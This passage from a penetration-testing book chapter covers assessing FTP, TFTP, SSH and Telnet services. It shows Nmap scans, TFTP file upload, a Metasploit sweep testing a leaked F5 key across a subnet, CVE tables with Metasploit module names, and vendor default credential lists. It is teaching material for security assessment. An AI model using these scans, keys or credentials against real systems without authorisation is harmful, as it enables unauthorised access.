

Assessing Common Network Services

This chapter details tactics used to assess services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners perform scripted tests against network services. Manual investigative approaches are used to:

- Qualify and disregard the output of automated tools
- Understand the low-level configuration of the environment
- Fill gaps in coverage

Table 7-1 lists the default TCP and UDP ports of services covered in this chapter. The final column denotes whether THC Hydra¹ supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by services including SSH and FTP.

Table 7-1. Services detailed in this chapter

Port	Protocol		TLS	Name	Description	Hydra
	TCP	UDP				
21	•	–	–	<i>ftp</i>	File Transfer Protocol	•
990	•	–	•	<i>ftps</i>		
22	•	–	–	<i>ssh</i>	Secure shell service	•
23	•	–	–	<i>telnet</i>	Telnet service	•
53	•	•	–	<i>domain</i>	DNS service	–
69	–	•	–	<i>tftp</i>	Trivial File Transfer Protocol	–
88	•	•	–	<i>kerberos</i>	Kerberos authentication service	–

¹ See <https://www.thc.org/thc-hydra/>.

Port	Protocol		TLS	Name	Description	Hydra
	TCP	UDP				
111	●	●	—	<i>sunrpc</i>	Unix RPC portmapper service	—
123	—	●	—	<i>ntp</i>	Network Time Protocol	—
161	—	●	—	<i>snmp</i>	Simple Network Management Protocol	●
389	●	●	—	<i>ldap</i>	Lightweight Directory Access Protocol	●
636	●	—	●	<i>ldaps</i>		
623	—	●	—	<i>ipmi</i>	Intelligent Platform Management Interface	—
464	●	●	—	<i>kpasswd</i>	Kerberos password service	—
749	●	●	—	<i>kerberos-adm</i>	MIT Kerberos administration service	—
3268	●	—	—	<i>globalcat</i>	Microsoft Global Catalog (LDAP)	●
3269	●	—	●	<i>globalcats</i>		
5353	—	●	—	<i>zeroconf</i>	Multicast DNS service	—
5900	●	—	—	<i>vnc</i>	Virtual Network Computing	●

FTP

File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to transmit data to the client. File transfers are orchestrated over the control port (21), where commands including `PORT` are used to initiate a data transfer over the outbound data port.



TLS is commonly used to either wrap FTP (i.e., FTPS) or provide transport security via the `STARTTLS` command. Known vulnerabilities within TLS implementations are described in [Chapter 11](#).

FTP services are vulnerable to the following classes of attack:

- Brute-force password grinding
- Anonymous browsing and exploitation of software defects
- Authenticated exploitation of vulnerabilities (requiring certain privileges)

Fingerprinting FTP Services

Nmap performs network service and OS fingerprinting via the `-A` flag, as demonstrated by [Example 7-1](#). This flag invokes the *ftp-anon* script (among others), which

tests for anonymous access and returns the server directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.

Example 7-1. FTP service fingerprinting using Nmap

```
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36

Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC
Nmap scan report for 130.59.10.36
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx   1 ftp      ftp      8 Jun 26 2013 README -> .message
| drwxr-xr-x   3 ftp      ftp      4 May 24 2013 doc
| -rw-rw-r--   1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x   2 ftp      ftp      75 May 16 13:30 mirror
| drwxr-xr-x   4 ftp      ftp      4 Jul 24 07:18 pool
| drwxrwxr-x   3 ftp      ftp      7 Jan 31 2013 pub
| drwxrwxr-x   10 ftp     ftp      11 Mar 21 2004 software
| lrwxrwxrwx   1 ftp      ftp      13 Jun 26 2013 ubuntu
|_lrwxrwxrwx   1 ftp      ftp      21 Jun 26 2013 ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X
```

Upon obtaining valid credentials, you are encouraged to manually evaluate privileges. Many FTP server flaws are exploited through crafting malicious file structures server-side, and so the ability to create content is key.

Known FTP Vulnerabilities

Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Tables 7-2 through 7-4 list known vulnerabilities within these. Other implementations are commonly exploitable and you should query NVD upon fingerprinting to understand known risks.

Table 7-2. Microsoft IIS FTP Server vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2010-3972	IIS 7.0 and 7.5	Remotely exploitable heap overflow ^a
CVE-2009-3023	IIS 5.0 and 6.0	NLIST overflow resulting in code execution via an authenticated session ^b

^a Metasploit *iis75_ftpd_iac_bof* module.
^b Metasploit *ms09_053_ftpd_nlst* module.

Table 7-3. ProFTPD vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2015-3306	ProFTPD 1.3.5	Flaw within <i>mod_copy</i> allowing attackers to read and write to arbitrary locations
CVE-2014-6271	ProFTPD (<i>all versions</i>)	FTP service USER command vector for the GNU bash <i>shellshock</i> vulnerability ^a
CVE-2011-4130	ProFTPD 1.3.3f	Authenticated use-after-free bug resulting in code execution upon login

CVE reference	Affects (up to)	Notes
CVE-2010-4652	ProFTPD 1.3.3c	ProFTPD 1.3.3c <i>mod_sql</i> overflow via SQL injection or similar vector ^b
CVE-2010-4221	ProFTPD 1.3.3b	Remote unauthenticated overflow via TELNET_IAC escape sequence ^c
CVE-2010-3867		Directory traversal vulnerabilities
CVE-2009-0919	ProFTPD (<i>all versions</i>)	Default FTP service credentials (username <i>nobody</i> with a password of <i>lampp</i> or <i>xampp</i>) set during XAMPP installation
CVE-2009-0542 CVE-2009-0543	ProFTPD 1.3.2rc2	Authentication bypasses via SQL

^a Nessus plug-in ID 77986.

^b FelineMenace, "ProFTPD with *mod_sql* pre-authentication, remote root", *Phrack* magazine, issue 67.

^c Metasploit *proftp_telnet_iac* module.

Table 7-4. Pure-FTPD vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2011-1575	Pure-FTPD 1.0.29	FTP STARTTLS command injection flaw
CVE-2011-0988 CVE-2011-3171	Pure-FTPD 1.0.22	Multiple authenticated Novell OES privilege escalation vulnerabilities

To evaluate publicly available exploit scripts, use the *searchsploit* utility within Kali Linux, as demonstrated by [Example 7-2](#) (searching for Microsoft IIS FTP exploits). The *search* directive within Metasploit also lists respective modules.

Example 7-2. Using *searchsploit* within Kali Linux

```
root@kali:~# searchsploit iis ftp
```

Description	Path
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf	/windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow	/windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion)	/windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC	/windows/dos/15803.py
Microsoft IIS FTP Server NLST Response Overflow	/windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion	/windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera	/windows/dos/20846.pl

TFTP

TFTP uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Due to deficiencies within the protocol (namely lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.

TFTP servers are exploited via the following attack classes:

- Obtaining material from the server (e.g., configuration files containing secrets)
- Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
- Executing code via an overflow or memory corruption flaw

The *tftp* utility within Kali Linux is used to manually connect to TFTP servers and issue read (*get*) and write (*put*) requests. The protocol provides no means of listing directory contents, and so precise filenames must be known.

Nmap's *tftp-enum* script issues read requests by using a dictionary of common filenames, which often reveals useful content. Metasploit contains a similar brute-force module.² **Example 7-3** demonstrates Nmap run against an available server, and the *tftp* client used to retrieve a file (*sip.cfg* in this case).

Example 7-3. TFTP brute-force and file recovery

```
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT      STATE SERVICE
69/udp    open  tftp
| tftp-enum:
| tftp-enum:
|   sip.cfg
|   syncinfo.xml
|   SEPDefault.cnf
|   SIPDefault.cnf
|_  XMLDefault.cnf.xml

root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
      msg.mwi.2.callBackMode="registration"></msg.mwi>
```

² Metasploit *tftpbrute* module.

Many TFTP server configurations also permit arbitrary file uploads, as shown here:

```
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
```

Known TFTP Vulnerabilities

Table 7-5 lists known defects within TFTP server software. For the sake of brevity, I list remotely exploitable issues dating back to 2009. Some of these flaws have associated Metasploit modules. A TFTP scanner capable of crafting and sending the various UDP datagrams would prove useful when testing large internal networks.

Table 7-5. TFTP server flaws

CVE reference(s)	Vendor	Notes
CVE-2013-0689	Emerson	Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP
CVE-2013-0145	Vercot	Serva32 2.1.0 TFTP read request overflow
CVE-2012-6664	Distinct	TFTP 3.10 code execution via writable directory traversal ^a
CVE-2012-6663	General Electric	D20 password recovery via TFTP ^b
CVE-2011-5217	Hitachi	Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files
CVE-2011-4821	D-Link	D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files
CVE-2011-4722	Ipswitch	TFTP Server 1.0.0.24 directory traversal ^c
CVE-2011-2199	Linux	Overflow in <i>tftpd-hpa</i> before 5.1 makes it possible for remote attackers to execute arbitrary code
CVE-2011-1853 CVE-2011-1852 CVE-2011-1851 CVE-2011-1849	HP	Multiple code execution bugs within HP Intelligent Management Center 5.0
CVE-2011-0376	Cisco	TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP
CVE-2010-4323	Novell	ZENworks Configuration Manager 11.0 and earlier gives remote attackers the ability to execute arbitrary code via a long TFTP request
CVE-2009-1730	NetMechanica	NetDecision TFTP Server 4.2 directory traversal vulnerability ^d
CVE-2009-1161	Cisco	TFTP directory traversal in multiple Cisco products

^a Metasploit *distinct_tftp_traversal* module.

^b Metasploit *d20pass* module.

^c Metasploit *ipswitch_whatsupgold_tftp* module.

^d Metasploit *netdecision_tftp_traversal* module.

SSH

SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:

- *Secure shell* (SSH), which provides command line access
- *Secure copy* (SCP), which lets users send and retrieve files
- *Secure FTP* (SFTP), which provides feature-rich file transfer

TCP port 22 is used by default to expose SSH and its subsystems. SSH also supports tunneling and forwarding of network connections; thus, you can use it as a VPN to access resources securely.

The SSH protocol works as follows:

- Diffie-Hellman key exchange is used to establish an mutual secret
- A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
 - Two initialization vector (IV) values
 - Two encryption keys
 - Two signing keys
- The server sends its public key to the client, along with a random signed value
- The client verifies the signature of the random value (authenticating the server)
- Client authentication is undertaken by the server
- After it is authenticated, *channels* are established to provide access to resources

Figure 7-1 demonstrates the three layers: transport, authentication, and connection.




Figure 7-1. SSH 2.0 architecture

SSH services are vulnerable to the following classes of attack:

- Brute-force password grinding
- Access being granted due to private key exposure or key generation weakness
- Remote anonymous exploitation of known software flaws (without credentials)
- Authenticated exploitation of known defects, resulting in privilege escalation

Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate and understand the service configuration.

Fingerprinting

SSH servers return a banner upon connecting, as shown in [Example 7-4](#). In this case, the server is running Debian Linux, OpenSSH 6.0p1, and supports SSH protocol version 2.0.

Example 7-4. SSH banner grabbing via Telnet

```

root@kali:~# telnet 192.168.208.129 22
Trying 192.168.208.129...
Connected to 192.168.208.129.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
  
```

Security-conscious administrators sometimes modify the banner, as demonstrated by [Example 7-5](#). This server supports version 2.0 of the protocol, but the implementation is unknown. [Table 7-6](#) lists common SSH implementations and respective banners.

Example 7-5. SSH banner obfuscation

```
root@kali:~# telnet 192.168.189.2 22
Trying 192.168.189.2...
Connected to 192.168.189.2.
Escape character is '^]'.
SSH-2.0-0.0.0
```

Table 7-6. Common SSH implementations and banners

Implementation	Banner format
Cisco	SSH-1.99-Cisco-1.25
Dropbear	SSH-2.0-dropbear_0.52
F-Secure	SSH-2.0-3.2.3 F-SECURE SSH
Juniper ScreenOS	SSH-2.0-NetScreen
Mikrotik RouterOS	SSH-2.0-ROSSH
Mocana	SSH-2.0-Mocana SSH
OpenSSH	SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.4
SSH communications	SSH-2.0-3.2.5 SSH Secure Shell (non-commercial)
Sun Microsystems	SSH-2.0-Sun_SSH_1.1.4
Tectia	SSH-2.0-6.1.9.95 SSH Tectia Server
Wind River VxWorks	SSH-2.0-IPSSH-6.5.0

Retrieving RSA and DSA host keys

Nmap's `ssh-hostkey` script retrieves public key values from a server, as shown by **Example 7-6**. SSH keys are usually unique, and so this material can be used to identify multihomed systems.

Example 7-6. Retrieving a server's DSA and RSA SSH host keys

```
root@kali:~# nmap -Pn -p22 -A 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
```

Enumerating Features

Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described here.



Supported algorithms

SSH uses a handshake to perform key exchange, authentication, and selection of encryption algorithms. **Example 7-7** demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and integrity checking via Nmap.³

Example 7-7. Nmap used to list the supported algorithms of an SSH server

```
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC  
Nmap scan report for 192.168.0.12
```

```
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh2-enum-algos:  
|   kex_algorithms: (4)  
|       diffie-hellman-group-exchange-sha256  
|       diffie-hellman-group-exchange-sha1  
|       diffie-hellman-group14-sha1  
|       diffie-hellman-group1-sha1  
|   server_host_key_algorithms: (2)  
|       ssh-rsa  
|       ssh-dss  
|   encryption_algorithms: (13)  
|       aes128-ctr  
|       aes192-ctr  
|       aes256-ctr  
|       arcfour256  
|       arcfour128  
|       aes128-cbc  
|       3des-cbc  
|       blowfish-cbc  
|       cast128-cbc  
|       aes192-cbc  
|       aes256-cbc  
|       arcfour  
|       rijndael-cbc@lysator.liu.se  
|   mac_algorithms: (9)  
|       hmac-md5  
|       hmac-sha1  
|       umac-64@openssh.com  
|       hmac-sha2-256  
|       hmac-sha2-512  
|       hmac-ripemd160  
|       hmac-ripemd160@openssh.com  
|       hmac-sha1-96  
|       hmac-md5-96  
|   compression_algorithms: (1)  
|_      none
```

³ Nmap *ssh2-enum-algos* script.

Chapter 11 details many of these algorithms and features, as they are used within TLS. Exploitable protocol weaknesses within SSH stem from the following:

Key exchange with unsafe groups

Example 7-7 lists *diffie-hellman-group1-sha1* as a supported key exchange algorithm, which uses a fixed 1,024-bit parameter (also known as a *group*). Cisco recommends avoidance of this group⁴ in response to a research paper.⁵ The paper's authors describe the likelihood of nation states decrypting SSH sessions negotiated using 768- and 1,024-bit groups via discrete log precomputation. The post on the Gotham Digital Science blog⁶ provides details and a utility to test for weak group support.

Key exchange using unsafe elliptic curves

Many SSH servers support key exchange via Elliptic Curve Diffie-Hellman (ECDH). ECDH key exchange using some NIST curves is particularly unsafe (i.e., *ecdh-sha2-nistp256*, *ecdh-sha2-nistp384*, and *ecdh-sha2-nistp521*), resulting in MITM. The SafeCurves site,⁷ maintained by Daniel J. Bernstein and Tanja Lange, details unsafe elliptic curves, and should be consulted to identify weak ECDH key exchange methods.

Supported authentication mechanisms

You may enumerate the order of supported authentication mechanisms by using the OpenSSH client in verbose mode, as shown in **Example 7-8** (output stripped for brevity). **Table 7-7** details SSH authentication mechanisms that you might encounter during testing.

Example 7-8. Enumerating supported authentication mechanisms

```
root@kali:~# ssh -v test@69.93.243.12
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1
debug1: ssh_rsa_verify: signature correct
debug1: Authentications that can continue: publickey,password,keyboard-interactive
```

4 See “Next Generation Encryption”, Cisco.com, April 2012.

5 Adrian David et al., “Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.

6 Fabian Foerg, “SSH Weak Diffie-Hellman Group Identification Tool”, Gotham Digital Science Blog, August 3, 2015.

7 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.



```

root@kali:~# ssh -v test@188.95.73.96
debug1: Remote protocol version 2.0, remote software version ROSSSH
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61
debug1: ssh_dss_verify: signature correct
debug1: Authentications that can continue: publickey,password

```

Table 7-7. Common SSH authentication mechanisms

Name	Description
publickey	Public key user authentication (with DSA, ECDSA, or RSA)
hostbased	Public key host-based authentication
password	User password authentication
keyboard-interactive	Abstraction layer for authentication via PAM (e.g., Google Authenticator, YubiKey, Duo Security)
gssapi-with-mic gssapi-keyex	GSSAPI authentication

The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode might prompt the user to provide a password (i.e., regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:

```

root@kali:~# ssh test@129.93.244.200
Yubikey for `test`:
Password:

```

Enumerating valid keys

Upon compiling a list of public SSH keys, you can use Metasploit⁸ to test accessible SSH services and identify which are valid. In 2012, Matta Consulting published an advisory⁹ detailing an authentication bypass within F5 Networks hardware using a particular SSH key. The corresponding public key is as follows:

```

root@kali:~# cat f5.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvIhC5skTzxyHif/7iy3yhXuK6/OB13hjPqskogkYFrcW80K4VJT+5+F×7wd4
sQCnVn8rNqahw/x6sfCOMDI/Xvn4yKU4t8TnYf2MpUvR4ndz39L5Ds1n7Si1m2suUNxWbKv58I8+NMhlt2ITraSuTU0NGymW
Oc8+LNI+MHXdLk= SCCP Superuser

```

Using Metasploit, we can test the validity of the key against multiple SSH servers, as demonstrated by [Example 7-9](#). The corresponding username must be valid (*root* in this case), and multiple keys can be loaded into the KEY_FILE dictionary.

⁸ Metasploit *ssh_identify_pubkeys* module.

⁹ See “F5 BIG-IP Remote Root Authentication Bypass Vulnerability”, Matta Consulting, February 16, 2012.

Example 7-9. Testing the validity of an SSH public key across a network

```
msf > use auxiliary/scanner/ssh/ssh_identify_pubkeys
msf auxiliary(ssh_identify_pubkeys) > set USERNAME root
msf auxiliary(ssh_identify_pubkeys) > set KEY_FILE f5.pub
msf auxiliary(ssh_identify_pubkeys) > set RHOSTS 192.168.0.0/24
msf auxiliary(ssh_identify_pubkeys) > run

[*] 192.168.0.1:22 SSH - Trying 1 cleartext key per user.
[-] 192.168.0.1:22 SSH - [1/1] - User root does not accept key 1 - SCCP Superuser
[*] 192.168.0.5:22 SSH - Trying 1 cleartext key per user.
[+] 192.168.0.5:22 SSH - [1/1] - Accepted: 'root' with key '71:3a:b0:18:e2:6c:41:18:4e:56:1e:fd:
d2:49:97:66' - SCCP Superuser
```

Default and Hardcoded Credentials

In recent years, hardware manufacturers (including F5 Networks and Cisco¹⁰) have shipped devices with default credentials, and others have fallen victim to attack through backdoors introduced into their codebase (e.g., Juniper and Fortinet¹¹). Upon obtaining these values, you can gain command line access via SSH. **Table 7-8** lists default credentials for various manufacturers, and **Table 7-9** details the CVE references of known hardcoded SSH keys in common platforms.

Table 7-8. Default username and password values

Vendor	Usernames	Passwords
APC	<i>apc, device</i>	<i>apc</i>
Brocade	<i>admin</i>	<i>admin123, password, brocade, fibranne</i>
Cisco	<i>admin, cisco, enable, hsa, pix, pndadmin, ripeop, root, shelladmin</i>	<i>admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco!23, Cisco123, Cisco1234, TANDBERG, change_it, 12345, ipics, pndadmin, diamond, hsadb, c, cc, attack, blender, changeme</i>
Citrix	<i>root, nsroot, nsmaint, vdiadmin, kvm, cli, admin</i>	<i>C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler</i>
D-Link	<i>admin, user</i>	<i>private, admin, user</i>
Dell	<i>root, user1, admin, vkernel, cli</i>	<i>calvin, 123456, password, vkernel, Stor@ge!, admin</i>
EMC	<i>admin, root, sysadmin</i>	<i>EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc</i>
HP/3Com	<i>admin, root, vcx, app, spvar, manage, hpsupport, opc_op</i>	<i>admin, password, hpinvent, iMC123, pvdadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, badg3r5, OpC_op, lmanage, ladmin</i>

10 See [CVE-2012-1493](#) and [CVE-2015-6389](#) for details on F5 Networks and Cisco, respectively.

11 See “[CVE-2015-7755: Juniper ScreenOS Authentication Backdoor](#)” and “[SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7](#)”.



Vendor	Usernames	Passwords
Huawei	<i>admin, root</i>	<i>123456, admin, root, Admin123, Admin@storage, Huawei12#\$, HwDec@01, hwesta2.0, HuaWei123, fsp200@HW, huawei123</i>
IBM	<i>USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer</i>	<i>PASSWORD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer</i>
Juniper	<i>netscreen</i>	<i>netscreen</i>
NetApp	<i>admin</i>	<i>netapp123</i>
Oracle	<i>root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user</i>	<i>changeme, ilom-admin, ilom-operator, welcome1, oracle</i>
VMware	<i>vi-admin, root, hqadmin, vmware, admin</i>	<i>vmware, vmw@re, hqadmin, default</i>

Table 7-9. Details of hardcoded SSH keys

CVE reference	Notes
CVE-2014-2198	Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, making it possible for attackers to access <i>support</i> and <i>root</i> accounts remotely
CVE-2012-1493	F5 Networks BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSH ^a

^a Metasploit *f5_bigip_known_privkey* module.

Less common platforms use hardcoded SSH keys and passwords (including devices manufactured by Quantum,¹² Array Networks,¹³ and Siemens RUGGEDCOM¹⁴). Upon preparing a list of compromised keys, you can use Hydra in *sshkey* mode to perform brute-force key grinding.

Insecurely Generated Host Keys

If an RSA or DSA SSH host key pair is generated insecurely (e.g., using a PRNG with insufficient entropy¹⁵), the private key can be calculated by an adversary and used to impersonate a legitimate server endpoint via MITM.

An RSA public key consists of two integers: an exponent e , and modulus n . The modulus is the product of two chosen prime numbers (p and q). The private key is the decryption exponent d , as follows:

$$d = e^{-1} \bmod (p - 1)(q - 1)$$

¹² Metasploit *quantum_dxi_known_privkey* module.

¹³ Metasploit *array_vxag_vapv_privkey* module.

¹⁴ Metasploit *telnet_ruggedcom* module.

¹⁵ See *debian-ssh* on GitHub.

If adversaries know the factorization of n , they can calculate the private key for any public key (e, n) . When p and q are unknown, the most efficient known method is to factor n into the two primes to calculate the private key d .

Vulnerability exists when two distinct RSA moduli (n_1 and n_2) that share a single prime (whether p or q) are found—an attacker can compute the greatest common divisor and discover the other prime (e.g., q_1 and q_2 if p is shared).¹⁶ Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.

SSH Server Software Flaws

When understanding SSH server configuration (i.e., running software, supported protocols, and authentication mechanisms), look for known vulnerabilities by searching NVD and other sources. Table 7-10 details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but they are not listed here.

Table 7-10. Remotely exploitable SSH vulnerabilities

CVE reference	Implementation	Notes
CVE-2015-5600	OpenSSH	OpenSSH 6.9 and prior does not restrict processing of <i>keyboard-interactive</i> authentication sessions, which can be abused to bypass the <i>MaxAuthTries</i> directive and perform unrestricted brute-force password grinding ^a
—	Oracle Solaris	Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the <i>Asset Portfolio</i> PDF available via WikiLeaks ^b)
CVE-2013-3594	Dell PowerConnect	Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution
CVE-2013-4652	Siemens Scanlance	Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet
CVE-2013-4434	Dropbear SSH	Username enumeration flaw within Dropbear SSH 2013.58
CVE-2013-0714	Wind River VxWorks	VxWorks 6.5-6.9 SSH service overflow
CVE-2012-6067	freeFTP	freeFTP 1.0.11 SFTP authentication bypass
CVE-2012-5975	Tectia Server	SSH authentication bypass flaw affecting Tectia Server 6.3.2

^a King Cope, “OpenSSH Keyboard-Interactive Authentication Brute Force Vulnerability (MaxAuthTries Bypass)”, email to Full Disclosure mailing list, July 17, 2015.

^b Section 21.2 of *Assets Portfolio*, October 6, 2014.

¹⁶ The approach is detailed in Nadia Heninger et al., “Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 8–10, 2012.

Telnet

Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.

Exposed services are vulnerable to the following classes of remote attack:

- Brute-force password grinding, revealing weak or default credentials
- Anonymous exploitation of Telnet server software flaws (without credentials)

Nmap attempts to fingerprint Telnet services, as shown in [Example 7-10](#). In this case, the version of HP-UX (B.10.20) is not returned, but revealed upon connecting manually by using *telnet*.

Example 7-10. Fingerprinting an exposed Telnet service

```
root@kali:~# nmap -sSV -p23 211.35.138.48

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux

root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
Escape character is '^]'.

HP-UX seal B.10.20 C 9000/847 (ttyp2)

login:
```

Default Telnet Credentials

Network printers, broadband routers, and managed switches are often accessible with default administrative credentials. You can use the default password list in [Table 7-9](#) to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g., ADSL routers for small offices and home users) often use passwords of *1234* and *12345* for *admin* and *root* user accounts.

Telnet Server Software Flaws

[Table 7-11](#) lists Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Oracle Solaris, and Microsoft Windows.

Table 7-11. Remotely exploitable Telnet server defects

CVE reference	Vendor	Notes
CVE-2013-6920	Siemens	SINAMICS 4.6.10 authentication bypass
CVE-2013-4652		Scalance W7xx authentication bypass
CVE-2012-4136	Cisco	UCS Telnet service information leak
CVE-2011-4862	FreeBSD	<i>libtelnet/encrypt.c</i> long key overflow affecting FreeBSD 7.3 to 9.0
CVE-2011-4514	Siemens	Multiple Siemens products fail to perform sufficient authentication via Telnet
CVE-2009-1930	Microsoft	Windows Server NTLM replay issue
CVE-2009-0641	FreeBSD	Telnet service remote code execution (FreeBSD 7)
CVE-2007-0956	MIT	MIT krb5 1.6 <i>telnetd</i> authentication bypass
CVE-2007-0882	Oracle	Solaris 10 and 11 -f authentication bypass

IPMI

